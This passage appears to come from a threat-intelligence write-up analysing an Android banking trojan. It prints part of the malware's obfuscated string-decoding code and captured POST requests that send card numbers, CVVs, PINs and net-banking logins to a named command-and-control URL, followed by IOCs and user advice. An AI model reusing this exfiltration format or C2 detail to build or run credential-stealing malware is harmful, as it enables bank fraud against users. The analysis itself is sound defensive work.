        int c2 = crreoatti + zuybnttq + ((int) vmuezuwtgk) + c(eoettp) + c(jbjjnattl);
        StringBuilder hjnqlg = new StringBuilder();
        String[] yuaxgtk = {"J", "&", "D", "?", "t", "f", ")", "@", "5", "n", "/", "O", "C", "9", "A", "b", "a", "O", "3", "u", "+", "R", "P", "Z", "k"
        String hoxmvyxqlq = String.valueOf(zcmzbttf);
        try {
            for (String str : jbjjnattl.split("\\s+")) {
                hjnqlg.append(yuaxgtk[c(str)]);
            }
            if (jbjjnattl.length() > 0) {
                return hjnqlg.toString();
            }
            if (jbjjnattl.length() == 0) {
                return hoxmvyxqlq;
            }
            return "null";
        } catch (Exception e2) {
            return "null";
        }
    } catch (Exception e3) {
        return "null";
    }
}
```

Figure 12 Deobfuscation Method

During our traffic analysis, we observed that the malware is uploading the banking details, including account numbers and debit card details such as card number, expiry date, CVV, and PIN to the Command and Control (C2) server **hxxp://jsig.quicksytes[.]com/MC/NN180521/mc.php**. Refer to Figure 13.


17 http://jsig.quicksytes.com POST /MC/NN180521/mc.php ✓ 200 375 text php 18.219.6.85
Request
Response
Pretty
Raw
Hex
\n


```
POST /MC/NN180521/mc.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Nexus Build/MRA58K)
Host: jsig.quicksytes.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 631

dmsg=
NEWLOG%3A%3A%3Asam+D%7C%7CHHTDD5661D%7C%7C131266754378%7C%7CIndia%7C%7C16%2F9%2F1997%7C%7C8090706050%7C%7Csamdam%40gmail.com%7C%7C5020078907765%7C%7CHDFC0000456%7C%7C87654434%7C%7C9877334
412349022%7C%7C02%2F24%7C%7C776%7C%7C0000%7C%7CIKYhh08t4r6e4kVHcabG%7C%7CLizhum%3A%3A%3A%3A%3ACR34T3D+July+5+2021+06%3A25%3A53+am+%3A%3A%3A+V+i102.7b40..unknown%2FNexus..Bkt-+null..Sms
Default%2FB3%3A100%25%2FBK-0%2FSnooze-OFF%2FScreenState-ST                                   irect.uujgiq.imobile%2FScheme2%3Aanncrympk%3A%3A%3A%7C%7C%7CIKY
hh08t4r6e4kVHcabG%7C%7C%7C%3A%3A%3A+PAN+-+Null+%2F+Tk+-+88
```

```
NEWLOG:::sam D||HHTDD5661D||131266754378||India||16/9/1997||8090706050||samdam@g
mail.com||5020078907765||HDFC0000456||87654434||98773344123490022||02/24||776||00
00||KYhh08t4r6e4kVHcabG||Lizhum:::::CR34T3D July 5 2021 06:25:53 am ::: V i102
.7b4O..unknown/Nexus..Bkt- null..SmsDefault/B3:100%/BK-0/Snooze-OFF/ScreenState-
STATE_ON::: BkVisibility = false:::vchrnupd://direct.uujgiq.imobile/Scheme2:ann
crympk:::||KYhh08t4r6e4kVHcabG||::: PAN - Null / Tk - 88888888
```

Figure 13 Banking Details Being Uploaded to the Server

Figure 14 demonstrates that the malware is uploading internet banking credentials to the server.


22 http://jsig.quicksytes.com POST /MC/NN180521/mc.php ✓ 200 356 text php 18.219.6.85
Request
Response
Pretty
Raw
Hex
\n


```
POST /MC/NN180521/mc.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Nexus Build/MRA58K)
Host: jsig.quicksytes.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 480

dmsg=
BANKLOG%3A%3A%3AHDFC+Bank%7C%7CRetail%7C%7C%7C%7C456733366%7C%7Csamdam%40sam88%7C%7CIKYhh08t4r6e4kVHcabG%7C%7CLizhum%3A%3A%3A%3A%3A%3ACR34T3D+July+5+2021+06%3A25%3A53+am+%3A%3A%3A+V+i102.7
b40..unknown%2FNexus..Bkt-+null..SmsDefault%2FB3%3A100%25%2FBK-0%2FSnooze-OFF%2FScreenState-STATE_ON%3A%3A%3A+BkVisibility+%3D+false%3A%3A%3Avchrnupd%3A%2F%2Fdirect.uujgiq.imobile%2FSche
me2%3Aanncrympk%3A%3A%3A%7C%7C%7CIKYhh08t4r6e4kVHcabG%7C%7C%7C%3A%3A%3A
```

```
BANKLOG[redacted]Bank||Retail||456733366||samdam@sam88||KYhh08t4r6e4kVHcabG||Liz
hum:::::CR34T3D July 5 2021 06:25:53 am ::: V i102.7b4O..unknown/Nexus..Bkt- nu
ll..SmsDefault/B3:100%/BK-0/Snooze-OFF/ScreenState-STATE_ON::: BkVisibility = f
alse:::vchrnupd://direct.uujgiq.imobile/Scheme2:anncrympk:::||KYhh08t4r6e4kVHc
abG||::: PAN - Null / Tk - 88888888
```

Figure 14 Internet Banking Details Uploaded to the Server

The below image shows that the malware has hardcoded data, i.e., a mobile number originating from India.



```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <long name="genesys" value="414556" />
    <string name="uid">P7IPFEGSj7foshkZaGfw</string>
    <int name="LoginRetry" value="0" />
    <int name="visits" value="1" />
    <string name="hmmbvumglt">+917414984964</string>
</map>
```

Figure 15 Hardcoded Data

Conclusion

The Threat Actors behind malicious applications constantly adapt and use various sophisticated techniques to avoid detection and target users. Such malicious applications masquerade as legitimate applications to trick users into installing them.

Users should only install applications from the official Google Play Store to secure themselves from attacks such as these.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

Download and install software only from official app stores like Google Play Store.

- Ensure that Google Play Protect is enabled on Android devices.
- Users should be careful of the permissions they are enabling.
- If you find this malicious application on your device, uninstall, or delete it immediately.
- Use the shared IOCs to monitor and block the malware infection.
- Keep your anti-virus software updated to detect and remove malicious software.

- Keep your Android device, OS, and applications updated to the latest versions.
- Use strong passwords and enable two-factor authentication.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204.002	User Execution: Malicious File
Defense Evasion	T1418	Application Discovery
Credential Access	T1412	Capture SMS Messages
Discovery	T1087	Account Discovery
Impact	T1565	Manipulation

Indicators of Compromise (IOCs)

Indicators	Indicator type	Description
1e8fba3c530c3cd7d72e208e25fbf704ad7699c0a6728ab1b290c645995ddd56	SHA256	Malicious APK
hxxp://jsig.quicksytes[.]com/MC/NN180521/mc.php	URL	C2

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit https://cyble.com.